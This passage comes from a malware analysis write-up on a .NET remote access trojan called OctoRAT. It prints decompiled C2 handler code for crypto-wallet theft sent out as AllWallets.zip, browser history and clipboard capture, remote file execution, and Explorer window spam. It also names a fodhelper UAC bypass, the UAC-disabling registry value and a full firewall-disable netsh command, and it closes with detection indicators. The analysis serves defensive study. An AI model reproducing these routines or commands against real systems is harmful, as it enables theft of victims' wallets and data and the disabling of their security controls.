
Finally, the package is sent to the C2 as:

```
Program.network.SendBinaryFile("AllWallets.zip", array5);
```

Key findings

Function	Finding
Wallet collection	walletGrabber
Package creation	CreatePackage()
Exfiltration filename	AllWallets.zip

The malware therefore packages all discovered wallets into AllWallets.zip before sending them to the C2.



```
1057         List<WalletPath> wallets =
1058             Program.walletGrabber.ScanWallets();
1059         byte[] array5 =
1060             Program.walletGrabber.CreatePackage(wallets, Program.network);
1061         if (array5 != null && array5.Length != 0)
1062         {
1063             Program.network.SendBinaryFile
1064                 ("AllWallets.zip", array5);
1065         }
1066         catch (Exception ex6)
1067         {
1068             Program.WriteLog("Error grabbing all wallets: " +
1069                 ex6.Message);
1070         }
1071         goto IL_27ED;
1072     case 't':
1073         if (type2 == "stop_desktop")
1074         {
1075             Program.IsDesktopActive = false;
1076             Program.remoteInputEnabled = false;
1077             goto IL_27ED;
1078         }
1079         if (!(type2 == "stop_service"))
1080         {
1081             goto IL_2708;
1082         }
1083         goto IL_1427;
1084     default:
1085         {
1086             if (c != 'x')
1087             {
1088                 goto IL_2708;
1089             }
1090             if (!(type2 == "execute_file"))
1091             {
1092                 goto IL_2708;
1093             }
1094             string text6 = Program.ExtractJsonValue(packet.Data,
1095                 "path");
1096             if (!string.IsNullOrEmpty(text6))
1097             {
1098                 bool flag3 = Program.fileManager.ExecuteFile(text6);
1099                 Program.network.SendPacket("file_result", "{\n\"success
1100 \":\" + (flag3 ? \"true\" : \"false\") + \"}\"");
1101                 goto IL_27ED;
1102             }
1103             goto IL_27ED;
1104         }
1105     }
1106     else
1107     {
1108         if (!(type2 == "kill_process"))
1109         {
1110             goto IL_2708;
1111         }
1112         goto IL_27ED;
1113     }
1114 }
```

11. Browser History Collection

OctoRAT contains a dedicated `BrowserHistory` class for collecting browser history.

The supported browsers observed during analysis include:

- Chrome
- Edge
- Brave
- Opera
- Firefox

The C2 command:

```
get_browser_history
```

allows the attacker to request browser history.

The malware extracts the browser name from the command data:

```
CS$<>8__locals24.browser =  
    Program.ExtractJsonValue(packet.Data, "browser");
```

If the attacker does not provide a browser name, the malware sets:

```
CS$<>8__locals24.browser = "chrome";
```

Therefore, **Chrome is the default browser**.

```
    }  
    if (!(type2 == "get_browser_history"))  
    {  
        goto IL_27D8;  
    }  
    Program.<>c__DisplayClass51_21 CS$<>8__locals24 = new  
Program.<>c__DisplayClass51_21();  
    Program.WriteLine("Browser history packet data: " +  
packet.Data);  
    CS$<>8__locals24.browser = Program.ExtractJsonValue  
(packet.Data, "browser");  
    if (string.IsNullOrEmpty(CS$<>8__locals24.browser))  
    {  
        CS$<>8__locals24.browser = "chrome";  
    }  
    Program.WriteLine("Getting browser history: " + CS  
$<>8__locals24.browser);  
    Program.RunLimitedOperation(delegate  
    {  
        Program.<>c__DisplayClass51_21.<<HandlePacket>b__46>d  
<<HandlePacket>b__46>d;  
        <<HandlePacket>b__46>d.<>t_builder =  
AsyncVoidMethodBuilder.Create();  
        <<HandlePacket>b__46>d.<>4__this = CS$<>8__locals24;  
        <<HandlePacket>b__46>d.<>1__state = -1;
```

12. `fun_spam_disk` — Explorer Window Abuse

The malware contains a command named:

```
fun_spam_disk
```

The C2 provides the number of Explorer windows to open.

The malware extracts this value:

```
int count = Program.ExtractJsonInt(packet.Data, "count");
```

It then applies a maximum limit:

```
if (count > 100)
{
    count = 100;
}
```

Therefore, the maximum number of Explorer windows is:

```
100
```

The malware opens Explorer using:

```
Process.Start("explorer.exe", drive);
```

and waits:

```
Thread.Sleep(100);
```

before opening the next window.

Therefore, the delay between each Explorer window is:

```
100 milliseconds
```

Why the limit and delay matter

The malware intentionally controls the operation rather than launching hundreds of processes instantly. This reduces the chance of making the system or the malware itself unstable.

A little restraint—even in malware—is still restraint.

```

case 's':
{
    if (!(type2 == "fun_spam_disk"))
    {
        goto IL_27D8;
    }
    string drive = Program.ExtractJsonValue(packet.Data,
drive");
    int count = Program.ExtractJsonInt(packet.Data,
count");
    if (!string.IsNullOrEmpty(drive) && count > 0)
    {
        if (count > 100)
        {
            count = 100;
        }
        Task.Run(delegate()
        {
            for (int i = 0; i < count; i++)
            {
                try
                {
                    Process.Start("explorer.exe", drive);
                    Thread.Sleep(100);
                }
                catch
                {
                }
            }
        });
    }
}

```

13. Network Concurrency Control

OctoRAT uses a SemaphoreSlim named:

networkSemaphore

Its initialization is:

```

private static SemaphoreSlim networkSemaphore =
    new SemaphoreSlim(20, 20);

```

This allows a maximum of **20 concurrent network operations**.

The semaphore acts as a gate for network operations. For example, before sending a desktop frame, the malware attempts to acquire a permit:

```

Program.networkSemaphore.Wait(0)

```

After the operation completes, the permit is released:

```

Program.networkSemaphore.Release();

```

This prevents too many network operations from running simultaneously and helps maintain stability.

```

// Token: 0x04000035 RID: 53
private static SemaphoreSlim operationSemaphore = new SemaphoreSlim(10, 10);
// Token: 0x04000036 RID: 54
private static SemaphoreSlim networkSemaphore = new SemaphoreSlim(20, 20);

```


14. Clipboard Monitoring

OctoRAT also monitors clipboard activity through the `ClipboardMonitor` class.

The method is defined as:

```
public void Start(Network net)
```

The important part, however, is where it is called:

```
Program.clipboardMonitor.Start(Program.network);
```

Therefore, the existing `Program.network` **object** is passed to `ClipboardMonitor.Start()`.

Inside `Start()`, the object is stored:


```
this.network = net;
```

This allows the clipboard monitor to reuse the malware's existing network connection when sending captured clipboard information to the C2.

Data flow

```
Clipboard changes
    ↓
ClipboardMonitor
    ↓
Existing Program.network
    ↓
C2
```

This avoids creating a separate network connection specifically for clipboard monitoring.



```
2315 if (!(type2 == "start_clipboard_monitor"))
2316 {
2317     goto IL_27D8;
2318 }
2319 Program.WriteLog("Starting clipboard monitor");
2320 try
2321 {
2322     if (Program.clipboardMonitor == null)
2323     {
2324         Program.clipboardMonitor = new ClipboardMonitor();
2325     }
2326     if (Program.network != null && Program.network.IsConnected)
2327     {
2328         Program.clipboardMonitor.Start(Program.network);
2329         Program.WriteLog("Clipboard monitor started
successfully");
2330     }
2331     else
2332     {
2333         Program.WriteLog("Cannot start clipboard monitor: network
not connected");
2334     }
2335     goto IL_27ED;
2336 }
2337 catch (Exception ex3)
2338 {
2339     Program.WriteLog("Error starting clipboard monitor: " +
ex3.Message);
2340     goto IL_27ED;
2341 }
2342 goto IL_28E3;
2343 default:
2344     goto IL_27D8;
2345 }
```

16. Key Findings Summary

The static analysis of OctoRAT revealed a RAT with multiple capabilities designed to maintain access, weaken security controls, collect sensitive information, and communicate with its C2 infrastructure.

Category	Finding
Mutex	OctoRAT_Client_Mutex_{B4E5F6A7-8C9D-0E1F-2A3B-4C5D6E7F8A9B}
UAC bypass binary	fodhelper.exe
Configuration separator	
Melt configuration index	array[2]
Melt attributes	Hidden System
Scheduled task interval	1 minute
UAC control	EnableLUA = 0
Firewall command	netsh advfirewall set allprofiles state off
Consecutive errors tolerated	20
C2 health check	10,000 ms
Debug log	client_debug.log
Victim identification packet	info
Remote desktop target	60 FPS
Keylogger packet	keylog_data
Wallet package	AllWallets.zip
Default browser	Chrome
Explorer window limit	100
Explorer delay	100 ms
Network concurrency	20
Clipboard network object	Program.network

19. Detection Considerations

From a defensive perspective, several behaviors observed during the analysis could be monitored.

Process Activity

Monitor suspicious execution of:

```
schtasks.exe  
fodhelper.exe  
netsh.exe  
explorer.exe
```

particularly when launched by an unusual or unknown process.

Registry Changes

Monitor modifications to:

```
HKCU\Software\Classes\ms-settings\Shell\Open\command
```

and:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

especially changes to `EnableLUA`.

Persistence

Investigate newly created scheduled tasks that execute unknown binaries at unusually short intervals, particularly **one-minute intervals**.

Network Behavior

Monitor unusual C2 communication patterns, especially:

- Repeated `ping` health checks
- Initial victim-information packets
- Binary file transfers
- Keylogging traffic
- Clipboard-related traffic

File Activity

The creation of:

```
client_debug.log  
AllWallets.zip
```

in suspicious contexts may provide useful investigative leads.

20. Conclusion

The static analysis confirmed that OctoRAT is a **feature-rich .NET RAT** capable of persistence, security-control manipulation, surveillance, data collection, and remote interaction with a C2 server.

The analysis also demonstrated that understanding malware does not always require immediately understanding every line of code. Following **method calls, references, variables, configuration values, and command handlers** was enough to gradually reconstruct the malware's behavior.

The investigation began with basic questions such as *"What does this method do?"* and eventually connected individual functions into a complete attack chain.

The goal of malware analysis is not to memorize code. It is to understand what the code makes the attacker capable of doing.

Prepared by: Ash

Focus: SOC Analysis | Malware Analysis | Cybersecurity

About Me

I'm **Ash**, a cybersecurity learner focused on **SOC operations, malware analysis, and threat detection**. I use hands-on labs and real-world attack techniques to build practical analysis skills and strengthen my understanding of how attackers operate.

"Don't just learn how attacks work. Learn how to recognize them before they become incidents."

Connect with me

- **LinkedIn:-** <https://www.linkedin.com/in/ashvin-aacharya-a08553308>
- **GitHub:-** <https://github.com/OxAshvin>
- **X (Twitter):-** <https://x.com/OxAshvin>